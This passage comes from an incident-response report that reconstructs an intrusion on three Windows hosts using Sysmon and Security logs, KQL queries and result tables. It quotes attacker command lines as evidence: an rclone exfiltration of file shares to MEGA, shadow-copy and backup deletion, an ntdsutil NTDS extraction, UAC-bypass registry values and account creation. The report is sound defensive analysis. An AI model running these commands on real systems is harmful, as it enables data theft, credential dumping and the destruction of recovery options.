›	2/4/2026, 2:25:06.000 AM	C:\Windows\System32\rundll32.exe	C:\Windows\System32\cmd.exe	rundll32 E:\review.dll,StartW

Enlarged excerpts from the original capture; crop coordinates recorded in the companion manifest. Panels keep the original row order. Source: Screenshot 2026-10-10 at 5.06.46 PM.png

F3. Defense evasion: process injection into notepad.exe

State it: The loader injected into a signed Windows process, notepad.exe, to host its C2 and RPC activity.

Show it: EventID 8 (CreateRemoteThread) and EventID 10 (0x1fffff), 02:35:45, SourceImage rundll32.exe, TargetImage notepad.exe. At 02:35:47 the injected notepad opens named pipe \atsvc and connects 127.0.0.1:135.

Interpret it: Process injection (T1055) into a trusted, signed process to blend C2 and Task Scheduler RPC activity with normal process behaviour. The rundll32-to-reg, rundll32-to-fodhelper and rundll32-to-cmd ProcessAccess rows at 0x1fffff are a parent opening its own children and are not injection; only the notepad and later spoolsv events are. A targeted search for a notepad.exe process-create (EventID 1) before 02:35 returns zero rows, which is consistent with notepad being an already-running user process the loader injected into rather than one it spawned (a sacrificial host for the C2 and RPC activity); the missing create event could alternatively reflect a gap in process-creation telemetry for that process, so this is an inference, not a certainty. Inference, Medium-High confidence. Widening that search to the full 00:00 to 02:36 window (Appendix A.60) still returns zero notepad process-creations, consistent with injection into a process started before the window or a create-event gap; it does not establish which.

F4. Privilege escalation: fodhelper UAC bypass, second attempt succeeds

State it: The attacker bypassed UAC by hijacking the ms-settings handler and triggering the auto-elevating fodhelper binary. Of two attempts, the second succeeded.

Show it: EventID 13, 02:42:08, registry HKCU\Software\Classes\ms-settings\shell\open\command set to C:\Users\Public\taskhostw.exe with an empty DelegateExecute value. First fodhelper launch 02:42:11 runs at Medium integrity with no elevated child. Second launch via cmd /c fodhelper.exe at 02:42:39 produces a fodhelper instance at High integrity, which spawns C:\Users\Public\taskhostw.exe at High integrity at 02:42:40.

Interpret it: UAC bypass via registry handler hijack (T1548.002). Integrity level is the discriminator: the 02:42:11 attempt stayed Medium; the 02:42:39 attempt reached High. The successful-elevation timestamp, 02:42:39, scopes all subsequent privileged activity. Fact (the integrity levels are logged values).

Replay shows Emily.Grant at Medium integrity on the 02:42:11 and 02:42:39 fodhelper launches, followed by High-integrity fodhelper and taskhostw at 02:42:39 to 02:42:40 under the same account. This supports same-account elevation and is consistent with a filtered administrator token, but it conflicts with the engagement baseline that Emily is not a local administrator. Integrity labels alone do not establish group membership, the exact token transition or authorization. The prompt state is not logged, and the cited 4672 events require account and logon-ID correlation before linking them to this chain. Treat local-administrator membership as a high-priority verification item, not a resolved baseline correction. The registry and process sequence supports the UAC-bypass interpretation; IR should preserve token/logon evidence, verify historical local-group membership and review unauthorized privilege changes.

E3 | F4 | Medium-to-High execution

The query returns Medium-integrity fodhelper launches, a High-integrity instance at 02:42:39 and a High-integrity taskhostw child at 02:42:40 UTC. This supports the elevation sequence, not the exact token mechanism or prompt state.

```
256  HarborlightDental_CL
257  | where EventTime between (datetime(2026-02-04 02:42:00) .. datetime(2026-02-04 02:43:30))
258  | where host has "BACKOFFICE-PC1"
259  | where EventID == 1
260  | where Image has "fodhelper" or ParentImage has "fodhelper" or CommandLine has "fodhelper" or Image has "taskhostw"
261  | project EventTime, Image, ParentImage, CommandLine, IntegrityLevel
262  | sort by EventTime asc
```

Results | Chart

EventTime [UTC]	Image	ParentImage	CommandLine	IntegrityLevel
2/4/2026, 2:42:11.000 AM	C:\Windows\System32\fodhelper.e...	C:\Windows\System32\rundll32.exe	fodhelper.exe	Medium
2/4/2026, 2:42:39.000 AM	C:\Windows\System32\fodhelper.e...	C:\Windows\System32\cmd.exe	fodhelper.exe	Medium
2/4/2026, 2:42:39.000 AM	C:\Windows\System32\fodhelper.e...	C:\Windows\System32\cmd.exe	"C:\Windows\system32\fodhelper.exe"	Medium
2/4/2026, 2:42:39.000 AM	C:\Windows\System32\fodhelper.e...	C:\Windows\System32\cmd.exe	"C:\Windows\system32\fodhelper.exe"	High
2/4/2026, 2:42:39.000 AM	C:\Windows\System32\cmd.exe	C:\Windows\System32\rundll32.exe	cmd /c fodhelper.exe	Medium
2/4/2026, 2:42:40.000 AM	C:\Users\Public\taskhostw.exe	C:\Windows\System32\fodhelper.e...	"C:\Users\Public\taskhostw.exe"	High

Original capture; display size adjusted only. Source: Screenshot 2026-10-05 at 6.07.29 AM.png

F5. Defense evasion: injection into the SYSTEM print spooler

State it: The elevated payload injected into spoolsv.exe, a SYSTEM service, and this injection recurs on all three hosts.

Show it: EventID 10 (0x40) and EventID 8, 02:47:11, SourceImage C:\Users\Public\taskhostw.exe, TargetImage C:\Windows\System32\spoolsv.exe on BACKOFFICE-PC1. The same taskhostw-to-spoolsv injection recurs: HL-FS01 first at 04:26:08, ADDC01 first at 04:34:11 (summarised by host, EventID 8/10).

Interpret it: Process injection into a SYSTEM service (T1055) moves the payload from High integrity to SYSTEM. From this point spoolsv is the hands for the LSASS dump, the DC commands, VSS deletion, the net user additions and the log clears. The same source and target image paths recur across all three hosts. This supports a common intrusion sequence; path equality does not establish identical file contents or a single human operator. Binary identity requires hash comparison.

E4 | F5 | Cross-host spooler access

The aggregate selects Sysmon 8 and 10 records from Public\taskhostw.exe to spoolsv on three hosts. Counts combine event types and are not counts of successful injections. F5 supplies the event-specific interpretation.

```
263
264 HarborlightDental_CL
265 | where EventTime between (datetime(2026-02-04 02:00:00) .. datetime(2026-02-04 06:00:00))
266 | where EventID in (8, 10)
267 | extend SrcImg = extract(@"SourceImage['""]>([^<]+)<", 1, EventData_Xml),
268          TgtImg = extract(@"TargetImage['""]>([^<]+)<", 1, EventData_Xml)
269 | where SrcImg has "taskhostw" and TgtImg has "spoolsv"
270 | summarize Count=count(), First=min(EventTime) by host, SrcImg, TgtImg
271 | sort by host asc
```

Results | Chart

host	SrcImg	TgtImg	Count	First [UTC]
ADDC01	C:\Users\Public\taskhostw.exe	C:\Windows\System32\spoolsv.e...	4	2/4/2026, 4:34:11.000 AM
BACKOFFICE-PC1	C:\Users\Public\taskhostw.exe	C:\Windows\System32\spoolsv.e...	6	2/4/2026, 2:47:11.000 AM
HL-FS01	C:\Users\Public\taskhostw.exe	C:\Windows\System32\spoolsv.e...	4	2/4/2026, 4:26:08.000 AM

Original capture; display size adjusted only. Source: Screenshot 2026-10-05 at 6.09.45 AM.png

F6. Credential access: LSASS memory dump by spoolsv

State it: spoolsv, running as SYSTEM, opened LSASS with full access and wrote a memory dump to disk.

Show it: EventID 10, 02:50:17, SourceImage spoolsv.exe, TargetImage lsass.exe, granted_access 0x1fffff. EventID 11, 02:50:17, Image spoolsv.exe, TargetFilename C:\Windows\System32\lsass.dmp, User NT AUTHORITY\SYSTEM. The preceding 02:49:46 sweep opened ~30 processes at 0x1410 (handle enumeration), of which lsass was one.

Interpret it: LSASS access at 0x1fffff followed by a same-time lsass.dmp write from the injected spoolsv process is strong evidence of credential dumping (T1003.001). The file event does not verify dump completeness, readable contents or credential extraction. The later WMIC command contains Emily.Grant's password, confirming its use by the attacker. The dump is a plausible source of that password, but it is not the sole possible source.

E5 | F6 | LSASS dump-file write

Expanded fields show spoolsv.exe running as SYSTEM writing C:\Windows\System32\lsass.dmp at 02:50:17 UTC. The two displayed rows do not by themselves establish two separate dump operations.

```
738  // D4 — LSASS dump to disk
739  HarborlightDental_CL
740  | where EventTime between (datetime(2026-02-04 00:00:00) .. datetime(2026-02-04 23:59:59)) and EventID == 11
741  | where TargetFilename has ".dmp" and (TargetFilename has "lsass" or Image has "spoolsv")
742  | project EventTime, host, User, Image, TargetFilename
```

Results | Chart

EventTime [UTC]	host	User	Image	TargetFilename
2/4/2026, 2:50:17.000 AM	BACKOFFICE-P...	NT AUTHORITY\SYST...	C:\Windows\System32\spoolsv....	C:\Windows\System32\lsass.dmp
EventTime [UTC]	2026-02-04T02:50:17Z			
host	BACKOFFICE-PC1			
User	NT AUTHORITY\SYSTEM			
Image	C:\Windows\System32\spoolsv.exe			
TargetFilename	C:\Windows\System32\lsass.dmp			
2/4/2026, 2:50:17.000 AM	BACKOFFICE-P...	NT AUTHORITY\SYST...	C:\Windows\System32\spoolsv....	C:\Windows\System32\lsass.dmp
EventTime [UTC]	2026-02-04T02:50:17Z			
host	BACKOFFICE-PC1			
User	NT AUTHORITY\SYSTEM			
Image	C:\Windows\System32\spoolsv.exe			
TargetFilename	C:\Windows\System32\lsass.dmp			

Original capture; display size adjusted only. Source: Screenshot 2026-10-10 at 9.02.43 PM.png

F7. Credential access at the DC: NTDS.dit extraction attempted via ntdsutil IFM (completion unconfirmed)

State it: The attacker ran the ntdsutil IFM create-full command to extract NTDS.dit on the domain controller. The command executed twice; whether the export completed and left the host is not separately confirmed in this telemetry.

Show it: EventID 1, 04:33:55 on ADDC01, Image ntdsutil.exe, CommandLine ntdsutil "ac i ntds" "ifm" "create full C:\Windows\Temp\ntds" quit quit, run first as Emily.Grant then re-run as SYSTEM (parent spoolsv) at 04:35:35.

Interpret it: OS credential dumping, NTDS (T1003.003) via the built-in ntdsutil IFM (Install From Media) method. If the export completed, this is a domain-wide credential theft, categorically larger than the host LSASS dumps; given the DC-level access the conservative and correct containment posture is to treat every domain credential as compromised pending confirmation. This is the "Credential Access recurs at the DC" stage the brief flagged. Its presence on ADDC01 also confirms lateral movement to the DC had already succeeded. Note on technique: this is ntdsutil IFM (T1003.003), an on-host copy of the NTDS.dit database run locally on the DC, not DCSync (T1003.006), which abuses directory replication (DRSUAPI GetNCChanges) to pull hashes remotely without touching the DC disk. DCSync was hunted and not observed in this telemetry: no replication requests from a non-DC account appear. This negative is bounded by visibility: the per-host inventory (7.1 replay) shows no Security 4662 directory-service-access events on ADDC01, so the auditing that would record a DS-Replication-Get-Changes request is not present in this table. DCSync is therefore un-observed, not excluded, and that distinction is flagged for IR. The outcome, if the export completed, is equivalent (full domain credential theft), but naming the actual mechanism matters for remediation and detection. Fact that the IFM command executed; completion of the export is an inference (attempt High, completion unconfirmed), as no EventID 11 for the resulting ntds.dit write is cited. A targeted search for an on-host NTDS.dit write (EventID 11 on ADDC01, Appendix A.57) returns no rows, so the resulting database file is not observed in this telemetry. Completion stays unconfirmed, now as a tested negative rather than an untested gap.

F8. Lateral movement: SMB staging plus WMI execution, workstation to file server to DC

State it: Attacker execution reached HL-FS01 and ADDC01. WMI parentage supports payload execution on both servers. The Q2 export adds authenticated Emily.Grant access to ADDC01 by 04:01:34 and a logon-ID match for the DC implant at 04:29:10. The exact share used for payload staging and the early task's creator session remain unresolved.

Show it: HL-FS01 taskhostw.exe contacted ADDC01 from 172.16.0.8:51080 to 172.16.0.7:445 at 04:01:34. ADDC01 Security 4624 records Emily.Grant, type 3, NTLM V2, the same source IP/port and Logon ID 0xC0EFF763; 4672 shares that ID. Another matched 445 connection/logon occurs at 04:01:43 using source port 51123 and ID 0xC0F00E45. At 04:01:44 svchost.exe writes ptMSXbEj task artifacts, then parents cmd.exe at 04:01:45; cmd launches whoami as SYSTEM. At 04:29:10 the WmiPrvSE-launched taskhostw.exe has LogonId 0xc0f9a5b6, matching Emily.Grant's 4624/4672 ID 0xC0F9A5B6. See Appendix B for record and row references.

Interpret it: Process-attributed traffic and destination-side Security events confirm credentialed network access before the early DC task. The 04:01:31 port-445 connection first matches an ANONYMOUS LOGON; the Emily.Grant evidence starts at 04:01:34. Matched IP/port, account and logon identifiers strengthen the sequence beyond timestamp proximity. The task-writing service also parents the SYSTEM whoami chain, but its SYSTEM logon 0x3e7 does not identify the remote creator. At 04:29:10, matching the implant's logon ID to 4624/4672 and its parent GUID to WmiPrvSE establishes WMI execution under Emily.Grant. Exact SMB share/file staging remains inferred without share-access or session-to-file evidence.

Subnet reconnaissance: at the same 02:57:21 moment it first reached HL-FS01, the injected notepad (SYSTEM) also opened SMB (445) connections to at least five further internal addresses (172.16.0.9, .109, .110, .132, .223). A check for payload execution (taskhostw.exe, EventID 1) across the whole day returns only the three in-scope hosts, so no compromise of those additional addresses is visible in this telemetry. The pattern is network discovery and attempted lateral spread across the flat subnet, of which only HL-FS01 and ADDC01 are confirmed to have succeeded. Whether any probe landed on a host that simply does not log to this table cannot be determined (see blind spot 7). Confidence: High that the SMB reach-out occurred (EventID 3); the success of each probe beyond the two confirmed hosts is unknown. Classifying the five (172.16.0.9, .109, .110, .132, .223): all five are contacted (EventID 3, SMB/445 from the injected notepad); none shows a matching 4624 logon, so none is confirmed authenticated; none shows a

taskhostw.exe or other attacker EventID 1, so none is confirmed executed-on; any host that does not log to this table is unassessable (blind spot 7). Only HL-FS01 and ADDC01 move past contacted.

Corroboration: Q2 combines Sysmon process/network/artifact records and Windows Security logons. The early 04:01:34 and 04:01:43 connections match destination logons by source IP and port. The later 04:29:10 implant matches the destination logon by host and logon ID. These are two distinct time windows and correlations; the later event is not used to authenticate the earlier task.

E6 | F8 | SMB contact and WMI-launched implant

Two horizontal excerpts show the same result rows: identity/process columns above, command/path/destination columns below. WmiPrvSE parents taskhostw on HL-FS01 at 03:35:10 UTC, followed by RPC contact with ADDC01. Authentication linkage is documented separately in Appendix B1.

EventTime [UTC]	host	EventID	User	Image	ParentImage
2/4/2026, 2:57:21.000 AM	BACKOFFICE-P...	3	NT AUTHORITY\SYSTEM	C:\Windows\System32\notepad.exe	
2/4/2026, 2:59:36.000 AM	BACKOFFICE-P...	3	NT AUTHORITY\SYSTEM	C:\Windows\System32\notepad.exe	
2/4/2026, 3:34:14.000 AM	HL-FS01	11	NT AUTHORITY\SYSTEM	System	
2/4/2026, 3:35:10.000 AM	HL-FS01	1	HARBORLIGHT\Emily.Grant	C:\Users\Public\taskhostw.exe	C:\Windows\System32\wbem\WmiPrvSE.exe
2/4/2026, 3:35:12.000 AM	HL-FS01	3	HARBORLIGHT\Emily.Grant	C:\Users\Public\taskhostw.exe	
2/4/2026, 3:35:12.000 AM	BACKOFFICE-P...	3	NT AUTHORITY\NETWORK SERVI...	C:\Windows\System32\svchost.exe	
2/4/2026, 3:35:12.000 AM	HL-FS01	3	HARBORLIGHT\Emily.Grant	C:\Users\Public\taskhostw.exe	
2/4/2026, 3:35:12.000 AM	BACKOFFICE-P...	3	HARBORLIGHT\Emily.Grant	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	

ParentImage	CommandLine	TargetFilename	DestinationIp	DestinationPort
			172.16.0.8	445
			172.16.0.8	445
		C:\Users\Public\taskhostw.exe		
C:\Windows\System32\wbem\WmiPrvSE.exe	C:\Users\Public\taskhostw.exe			
			172.16.0.7	49669
			172.16.0.8	5353
			172.16.0.7	135
			172.16.0.8	5353

Columns

Enlarged excerpts from the original capture; crop coordinates recorded in the companion manifest. Panels keep the original row order. Source: Screenshot 2026-10-11 at 9.42.07 AM.png

F9. Defense evasion: staggered mass log clearing on all three hosts

State it: Log-clearing commands ran on all three hosts. The author's replay reports 16 distinct channel names per host in the 05:10 to 05:30 window, and Security 1102 events confirm Security-log clears. The full channel count is a command-target count, not a success count for every channel.

Show it: The first cited HL-FS01 clearing commands at 03:42:36 target Security, System and Windows PowerShell, with Security 1102 in the same second. Later commands appear in bursts across all three hosts. A.53 counts 16 distinct channel names per host over 05:10 to 05:30. Five-minute burst counts in A.35 count command rows and cannot establish that a full 16-channel sweep began at the first event in each bucket.

Interpret it: The commands and Security 1102 records support event-log clearing (T1070.001). Security was among the targeted channels. Its repeated selection is consistent with removal of logon and account-change evidence, but does not establish the operator's sole priority. Different burst times do not distinguish a person from staggered automation. Confirming success for every targeted channel requires corresponding clear events or channel-state evidence.

Two-source corroboration: The Security-log clear is confirmed from two independent sources in the same second: the wevtutil cl command (Sysmon EventID 1) and the Security 1102 log-cleared event. The command shows intent and target channel; the 1102 shows the effect. Neither source alone establishes both.

Evidence-review note: The earlier failed query is not evidence of a channel count. The corrected query and the distinction between command rows and distinct channels are documented in Appendix A.

F10. Exfiltration: rclone masquerading as MsMpEng.exe to MEGA

State it: The attacker attempted a bulk transfer of the file server's shares to a MEGA cloud account using rclone renamed to the Windows Defender process name. The command ran; transfer completion and volume are unconfirmed, so the targeted data should be treated as potentially exposed pending confirmation.

Show it: Three MsMpEng.exe copy invocations are cited on HL-FS01. At 03:57:40 the command references C:\ProgramData\Microsoft\config.dat and an inline --password-command. At 03:58:33 and 04:00:14 it references C:\ProgramData\Microsoft\rclone.conf and targets C:\Shares to mega:HARBORLIGHT-exfil. Echo commands at 03:58:19 to 03:58:22 write the rclone.conf settings, including type = mega and user = jwilson.vhr@proton.me. A tasklist check follows at 04:00:39 and taskkill /f /im MsMpEng.exe at 04:03:58. The first command proves a reference to config.dat, not that the file existed or loaded. Transfer success remains unconfirmed.

Interpret it: The command grammar supports attempted cloud-storage exfiltration through rclone (T1567.002), with MsMpEng.exe used as a disguise in C:\ProgramData\Microsoft (T1036.005). The source is C:\Shares and the destination is the named MEGA remote. The config contains a receiving account that may help cross-incident correlation; it does not identify the operator. The copy targets the share root with no cited file-selection filter. Treat the share tree as the potential exposure scope, while keeping completed transfer, affected files and byte volume unconfirmed. The pre-copy dir commands reviewed here enumerate the staging directory, not the shares. That bounded negative does not establish that the attacker performed no other selection or enumeration. The R1 export, query_data (22).csv, preserves 49 network events and 39 DNS events for two MsMpEng process GUIDs on HL-FS01. All 49 connections have a preceding successful MEGA DNS answer containing the destination IP under the same host and process GUID. Fourteen destination IPs are represented. XML UtcTime orders same-second records; nearest-prior-answer gaps range from 0.013 to 168.565 seconds. This establishes process-linked contact with MEGA API and storage infrastructure, beyond host-level coincidence. No exact-image process-create row is returned by R1, so the link from these GUIDs to the earlier copy command lines remains contextual rather than a direct process-create join. Appendix C records the comparison and its limits. These observations do not confirm delivery of file contents, transferred bytes or completion. Retain C:\Shares as the potential exposure scope pending application, provider or egress evidence.

E7 | F10 | Commands targeting MEGA

Three process records contain copy commands targeting C:\Shares and a MEGA remote. The expanded command fields support the attempted transfer. They do not prove bytes delivered or successful completion.

```
746  // D6 — rclone-grammar exfil
747  HarborlightDental_CL
748  | where EventTime between (datetime(2026-02-04 00:00:00) .. datetime(2026-02-04 23:59:59)) and EventID == 1
749  | where CommandLine has_any ("mega:","s3:","b2:","--config") and CommandLine has_any ("copy","sync")
750  | where CommandLine matches regex @"\b\w+:[^\\]"
751  | project EventTime, host, Image, CommandLine
```

Results | Chart

EventTime [UTC]	host	Image	CommandLine
2/4/2026, 4:00:14.000 AM	HL-FS01	C:\Windows\System32\cmd....	cmd /c "C:\ProgramData\Microsoft\MsMpEng.exe --config C:\ProgramData\Microsoft\rclone.conf copy C:\Shares mega:HARBORLIGHT-exfil -q"
EventTime [UTC]	2026-02-04T04:00:14Z		
host	HL-FS01		
Image	C:\Windows\System32\cmd.exe		
CommandLine	cmd /c "C:\ProgramData\Microsoft\MsMpEng.exe --config C:\ProgramData\Microsoft\rclone.conf copy C:\Shares mega:HARBORLIGHT-exfil -q"		
2/4/2026, 3:58:33.000 AM	HL-FS01	C:\Windows\System32\cmd....	cmd /c "C:\ProgramData\Microsoft\MsMpEng.exe --config C:\ProgramData\Microsoft\rclone.conf copy C:\Shares mega:HARBORLIGHT-exfil -q"
EventTime [UTC]	2026-02-04T03:58:33Z		
host	HL-FS01		
Image	C:\Windows\System32\cmd.exe		
CommandLine	cmd /c "C:\ProgramData\Microsoft\MsMpEng.exe --config C:\ProgramData\Microsoft\rclone.conf copy C:\Shares mega:HARBORLIGHT-exfil -q"		
2/4/2026, 3:57:40.000 AM	HL-FS01	C:\Windows\System32\cmd....	cmd /c "C:\ProgramData\Microsoft\MsMpEng.exe --config C:\ProgramData\Microsoft\config.dat --password-command echo" "exf1ltr8 copy C:\Shares mega:HARBORLIGHT-exfil -q"
EventTime [UTC]	2026-02-04T03:57:40Z		
host	HL-FS01		
Image	C:\Windows\System32\cmd.exe		
CommandLine	cmd /c "C:\ProgramData\Microsoft\MsMpEng.exe --config C:\ProgramData\Microsoft\config.dat --password-command echo" "exf1ltr8 copy C:\Shares mega:HARBORLIGHT-exfil -q"		

Original capture; display size adjusted only. Source: Screenshot 2026-10-10 at 9.03.43 PM.png

E8 | F10 | Process-linked DNS and network evidence


Enlarged first-event rows from R1: records 267810/267811 share the same process GUID and rounded EventTime. The DNS answer and endpoint join are verified from CSV (22), not from truncated cells alone. The full export has 42 port-80 and seven port-443 connections. Panels show the left and right portions of the same rows.

Left panel: record type, attribution, event and ingestion times, host, event ID, record ID, process GUID.



›	EVENT	EXACT_IMAGE_GUID_PRESE...	2/4/2026, 3:58:34.00...	8/18/2026, 3:59:11.760 PM	HL-FS01	3	267811	90684d2c-c3e9-6982-f607-000000000a00
›	EVENT	EXACT_IMAGE_GUID_PRESE...	2/4/2026, 3:58:34.00...	8/18/2026, 3:59:11.760 PM	HL-FS01	22	267810	90684d2c-c3e9-6982-f607-000000000a00
›	EVENT	EXACT_IMAGE_GUID_PRESE...	2/4/2026, 3:58:35.00...	8/18/2026, 3:59:11.760 PM	HL-FS01	3	267814	90684d2c-c3e9-6982-f607-000000000a00
›	EVENT	EXACT_IMAGE_GUID_PRESE...	2/4/2026, 3:58:35.00...	8/18/2026, 3:59:11.760 PM	HL-FS01	3	267813	90684d2c-c3e9-6982-f607-000000000a00

Right panel: image, user, destination IP and port, DNS query name and answer fields.



C:\ProgramData\Microsoft\MsMpEng.e...	HARBORLIGHT\Emily.Gra...	66.203.125.16	443			
C:\ProgramData\Microsoft\MsMpEng.e...	HARBORLIGHT\Emily.Gra...			g.api.mega.co.nz	type: 5 lu.api.mega.co.nz;::ffff:66.203.125.16;::ffff:66.203.125...	
C:\ProgramData\Microsoft\MsMpEng.e...	HARBORLIGHT\Emily.Gra...	66.203.125.16	443			
C:\ProgramData\Microsoft\MsMpEng.e...	HARBORLIGHT\Emily.Gra...	66.203.126.146	80			

Enlarged excerpts from the original capture; crop coordinates recorded in the companion manifest. Panels keep the original row order. Source: Screenshot 2026-10-11 at 5.14.12 PM.png

F11. Command and control: CDN-hosted, persistent, dual-port beacon

State it: Both backdoor domains resolve to the same shared Cloudflare infrastructure, and the beacon is a sustained channel split across ports 443 and 80.

Show it: EventID 22 links cdn.cloud-endpoint.net and sync.cloud-endpoint.net to 104.21.30.237 and 172.67.174.46. In the 02:00 to 06:00 query window, EventID 3 returns 6,375 connections on port 443 and 685 on port 80 to the pair. These are event counts for that window, not a full-day total or a transfer-volume measure. Later process-linked connections establish persistence through 18:47:29 on ADDC01 (Section 10).

Interpret it: DNS and process-linked connections support C2 through shared CDN endpoints; ports alone do not prove HTTP, TLS or domain fronting. Q4 reports a 60-second median for all 32 post-05:25 process/endpoint/port groups across eight process GUIDs. Across their 7,639 gaps, none falls in the tested 26-28 or 32-34 second bands. Standard deviations range from 130.43 to 271.30 seconds, so a 60-second median is not a low-variance stream. Before 05:25, selected taskhostw 443 streams have 1-3 second medians, while others differ. The 05:25 split was supplied to the query, not discovered by it. The results support a phase comparison, not an exact change point or operator-presence claim. Appendix B gives counts and limits.

F12. Impact, anti-recovery: VSS, backup catalog and boot-recovery destruction

State it: The attacker issued commands to destroy recovery options before encrypting; command success is assessed in the interpretation below, not assumed here. HL-FS01 received the full three-technique treatment; ADDC01 received only shadow-copy deletion.

Show it: HL-FS01, 04:04:05 to 04:05:26, run twice: vssadmin delete shadows /all /quiet, wbadmin ... delete catalog -quiet, bcdedit /set {default} recoveryenabled no and bootstatuspolicy ignoreallfailures, followed by vssadmin list shadows verification at 04:05:49. ADDC01, 04:43:35, vssadmin delete shadows /all /quiet only (no wbadmin, no bcdedit).

Interpret it: Inhibit system recovery (T1490), three mechanisms targeted separately: shadow copies, backup catalog, and the Windows recovery environment. HL-FS01 is the host whose on-host recovery options were targeted most completely, as it holds the shared data; the DC's coverage is partial (shadow-copy deletion only). Whether each command succeeded, and whether any off-host or immutable backups survive, is not established by the command lines alone and should be confirmed against the backup estate before declaring recovery lost. The sequence runs twice on HL-FS01 and ends with a list shadows check, consistent with deliberate verification rather than a single automated pass. Fact for the commands issued; command success and the full recovery impact are inferences (Medium) pending confirmation, as is the verification intent.

F13. Implant footholds and configured persistence

State it: taskhostw.exe, OneDriveSync.exe, RuntimeBroker.exe and wsync.exe artifacts occur across the estate. Execution and network activity establish multiple implant footholds. The SecurityHealth Run value and WindowsUpdate task artifacts support two configured persistence mechanisms; a dropped binary alone does not establish an autostart mechanism.

Show it:

taskhostw.exe (C:\Users\Public\taskhostw.exe) on all three hosts, the primary implant.

OneDriveSync.exe was dropped by spoolsv on ADDC01 at 04:44:23 and ran at 04:44:48 from C:\Users\Public. Q4 also identifies a distinct HL-FS01 OneDriveSync.exe process under C:\ProgramData\Microsoft with connections from 04:47:30 through 14:47:18.

RuntimeBroker.exe was written to C:\Users\Public on HL-FS01 by System at 03:25:54. A later encoded PowerShell download at about 03:44:58 targets C:\ProgramData\Microsoft\RuntimeBroker.exe from sync.cloud-endpoint.net. The first write follows the observed SMB connections but is not joined to an authenticated SMB session. Its delivery method and originating session remain inferred.

The HL-FS01 WindowsUpdate task command at 03:42:07 specifies taskhostw.exe, onstart and SYSTEM. On ADDC01, Q2 ties the ptMSXbEj file/registry writes at 04:01:44 to service ProcessGuid 851c2eb2-1a71-6908-2500-000000000a00, which parents the SYSTEM cmd.exe / whoami chain at 04:01:45. Remote Task Scheduler RPC is a plausible mechanism, but task XML and the creator-session link are absent. On HL-FS01, taskhostw writes C:\ProgramData\Microsoft\wsync.exe at 04:54:52 and launches a cmd /c request for it at 04:54:54. Q4 attributes connections to wsync ProcessGuid 90684d2c-d11e-6982-cb0a-000000000a00 from 04:54:56 through 14:47:31 (Appendix B).

Interpret it: The WindowsUpdate task supports scheduled-task persistence (T1053.005), while the SecurityHealth Run value supports registry-based logon persistence (T1547.001). Windows-like names under Public and ProgramData support masquerading and require path, lineage and network context. The wsync write, launch request and subsequent process-attributed traffic add a fourth suspicious executable name to scope; they do not establish a fourth independent persistence mechanism. Preserve and examine these binaries and their launch paths during response. A.58 returned no rows under its original selectors after 04:54. Those selectors do not cover every task name or registry value data field: a differently named task or Run value could refer to wsync in its action or data. The observed file write, launch request and later network activity establish execution and continued connections. An autostart mechanism remains unestablished; absence of persistence is not proven. The broader R2 export now contains 1,431 event rows and 48 diagnostic rows. None of the 1,206 rows mentioning wsync also matches the searched Run/task registry, task/startup file, scheduler command or task/service audit categories. This narrows the available-evidence negative without proving that no autostart exists. It also confirms separate taskhostw persistence: a SecurityHealth Run value points to C:\Users\Public\taskhostw.exe at 03:41:54 (EventRecordID 267301), followed by WindowsUpdate TaskCache and task-file writes at 03:42:07 (267309-267312). These show configuration artifacts; no reboot or logon-triggered execution is established.

F14. Lateral movement, reverse path: the DC manages a previously-owned host

State it: The domain controller issued an outbound WMI call back down to HL-FS01, a host compromised earlier, and HL-FS01 started a WMI provider host to service it. This indicates reverse-direction WMI activity and concurrent multi-host control rather than one-way movement; the specific command carried over the session is not recoverable from the telemetry.

Show it: EventID 3, 04:44:33, SourceImage WMIC.exe on ADDC01 to 172.16.0.8:50430. EventCode 4648 (explicit-credential logon) on ADDC01 at 04:44:43. EventID 1, 04:44:32 on HL-FS01, WmiPrvSE.exe spawns to service the incoming call. The process call create argument carried over this WMI session is not present in any EventID 1 row (blind spot 5).

Interpret it: Remote WMI execution (T1047) in the reverse direction. The intrusion is a hub-and-spoke operation: the DC, the deepest host, reaches back to an already-owned host, so the attacker is managing multiple compromised machines at once. A responder assuming containment flows one way (workstation to server to DC) would miss the DC originating commands. The specific carried command is not established from available telemetry. The WmiPrvSE.exe spawn shows the target servicing an incoming WMI call; it is not itself proof that a specific child process was launched or that a command completed, and no child-process EventID 1 under that WmiPrvSE is cited. Inference, High confidence for the reverse-direction WMI activity (three corroborating signals: outbound WMIC connection from the DC, explicit-credential 4648 on the DC, provider-host spawn servicing the call on the target); Medium that this amounts to completed remote execution, since the carried command and any resulting child process are a named gap.

Corroboration: The reverse path is corroborated across three independent telemetry types: the outbound network connection (WMIC on ADDC01 to 172.16.0.8:50430, EventID 3), the explicit-credential logon (EventCode 4648 on ADDC01), and the provider-host spawn on the target (WmiPrvSE.exe on HL-FS01, EventID 1), all within the same 04:44 minute (04:44:32 to 04:44:43). No single source would establish the reverse direction alone. Confidence High.

F15. Domain account creation and confirmed privileged memberships

State it: Security 4720 confirms svc_sql creation at 05:21:56 on ADDC01. The same member SID is added to Builtin Administrators at 05:22:28 and Domain Admins at 05:22:57. Those two memberships are confirmed. No corresponding membership-add event is cited for the earlier grant commands in the searched windows; their individual outcomes remain unconfirmed.

Show it: EventID 1 and 4720, 05:21:56 on ADDC01, net user svc_sql Summer2024! /add /domain (account created). Four privilege-grant attempts followed:

Time	Command	Audit event	Result
05:21:57	net group "Domain Admins" svc_sql /add /domain	none	No corresponding grant event observed in the searched window; command outcome unconfirmed
